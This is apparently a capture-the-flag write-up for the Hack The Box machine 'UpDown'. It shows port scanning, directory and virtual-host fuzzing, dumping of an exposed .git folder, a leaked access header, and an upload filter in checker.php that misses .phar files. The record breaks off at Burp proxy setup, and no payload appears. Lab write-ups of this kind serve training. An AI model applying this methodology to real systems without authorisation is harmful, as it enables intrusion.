1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 TCP


We discovered port 22 and 80. We can see that port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) and port 80 with Apache httpd 2.4.41 ((Ubuntu)).

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu
Linux; protocol 2.0)

80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Is my Website up ?

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.2 Port 80 Enumeration

1.2.1 Main Page

Access to main page. Discover a domain name of **siteisup.htb**. We can add it into '/etc/hosts' file.



Welcome,

Is My Website UP ?


Here you can check if your website is up or down.

Website to check:

http://google.com

siteisup.htb

We could try insert some URL links to the input field. Discovered that this feature is just for check status of the site.



10.10.11.177

Welcome,
Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://google.com □ Debug mode (On/Off)

Check


http://10.10.14.98
is up.
Debug mode:

```
HTTP/1.0 200 OK
Server:
```

siteisup.htb


1.2.2 Directory Fuzz

Discover ‘/dev’ directory.



```
       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/siteisup_htb.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 274
________________________________________________

.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 1545ms]
.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4567ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4572ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4576ms]
dev                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 257ms]
index.php               [Status: 200, Size: 1131, Words: 186, Lines: 40, Duration: 259ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 258ms]
:: Progress: [40952/40952] :: Job [1/1] :: 155 req/sec :: Duration: [0:04:28] :: Errors: 0 ::
```


Next, we can continue fuzz in ‘/dev’ directory and discover a hidden ‘/git’ directory.



```
       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/dev/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/siteisup_htb_dev.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 274
________________________________________________

.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 2147ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 2147ms]
.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3156ms]
.git                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 5177ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5185ms]
index.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 258ms]
:: Progress: [40952/40952] :: Job [1/1] :: 154 req/sec :: Duration: [0:04:30] :: Errors: 0 ::
```

1.2.3 Vhost Fuzz

We only discover a 'dev' subdomain. We can add it into ‘/etc/hosts’ file.




```
       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.siteisup.htb
 :: Output file      : ./web-dir/siteisup_htb-vhost.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 1131
________________________________________________

dev                     [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 259ms]
:: Progress: [114437/114437] :: Job [1/1] :: 154 req/sec :: Duration: [0:12:29] :: Errors: 0 ::
```

1.3 Git Enumeration

1.3.1 Git-Dumper


Since we found the '/dev/.git' directory. We can use git-dumper to obtain all the files and directories from the server.



```
┌──(sodanew㉿kali)-[~/…/Linux/UpDown/target-items/git-dir]
└─$ ls -la
total 40
drwxr-xr-x 3 sodanew sodanew 4096 Sep 20 17:16 .
drwxr-xr-x 3 sodanew sodanew 4096 Sep 20 17:15 ..
-rw-r--r-- 1 sodanew sodanew   59 Sep 20 17:16 admin.php
-rw-r--r-- 1 sodanew sodanew  147 Sep 20 17:16 changelog.txt
-rw-r--r-- 1 sodanew sodanew 3145 Sep 20 17:16 checker.php
drwxr-xr-x 7 sodanew sodanew 4096 Sep 20 17:16 .git
-rw-r--r-- 1 sodanew sodanew  117 Sep 20 17:16 .htaccess
-rw-r--r-- 1 sodanew sodanew  273 Sep 20 17:16 index.php
-rw-r--r-- 1 sodanew sodanew 5531 Sep 20 17:16 stylesheet.css
```

1.3.2 ChangeLog TXT content

On checking 'changelog.txt'. We know that the application has a beta version.




```
┌──(sodanew㉿kali)-[~/…/Linux/UpDown/target-items/git-dir]
└─$ cat changelog.txt
Beta version

1- Check a bunch of websites.

-- ToDo:

1- Multithreading for a faster version :D.
2- Remove the upload option.
3- New admin panel.
```

1.3.3 Htaccess content

On reading the '.htaccess' file. We saw that the application required a specific header.

```
Special-Dev: only4dev
```




```
┌──(sodanew㉿kali)-[~/…/Linux/UpDown/target-items/git-dir]
└─$ cat .htaccess
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
```

1.3.4 Checker PHP content

1.3.4.1 File Upload & PHAR extension


On checking 'checker.php'. Discover that we can upload file and knowing '.phar' extension is not prohibited by the application.



```
if($_POST['check']){

    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];

    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
        die("Extension not allowed!");
    }

    # Create directory to upload our file.
    $dir = "uploads/".md5(time())."/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

  # Upload the file.
    $final_path = $dir.$file;
    move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

  # Read the uploaded file.
    $websites = explode("\n",file_get_contents($final_path));
```

1.3.4.2 Read file

After the file is uploaded, the application will read a list of websites and check the status of a site. This gives us a hint, that we have time to browse the '/uploads' directory, while the script busying on reading the list of website.




```
# Read the uploaded file.  << This is the place, where we can start to browse the directory.
# It read each line and split into array based on '\n' as delimiter
$websites = explode("\n",file_get_contents($final_path));

foreach($websites as $site){
    $site=trim($site);
    if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
        $check=isitup($site);
        if($check){
            echo "<center>{$site}<br><font color='green'>is up ^_^</font></center>";
        }else{
            echo "<center>{$site}<br><font color='red'>seems to be down :(</font></center>";
        }
    }else{
        echo "<center><font color='red'>Hacking attempt was detected !</font></center>";
    }
}

# Delete the uploaded file.
@unlink($final_path);
```

1.4 Dev Subdomain Enumeration

1.4.1 Burp Proxy setting

By guessing the source scripts might be the application on dev subdomain. We required a specific header. We can use Burp to setup. Below show we add the Header of ‘***Special-Dev: only4dev***’



Session Handling Rules

You can define session handling rules to make Burp perform specific act ... cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-s

Enabled	
☑	Use cookies from Bu
☑	Add Header for Sitel

To monitor or troubleshoot the behavior of your session handling rules,

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visite ... gs below to control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

☑ Proxy ☐ Scanner ☐ Repeater
☐ Intruder ☐ Sequencer ☐ Extender

Macros

A macro is a sequence of one or more requests. You can use macros wit

Session handling rule editor

Details | Scope

Rule Description

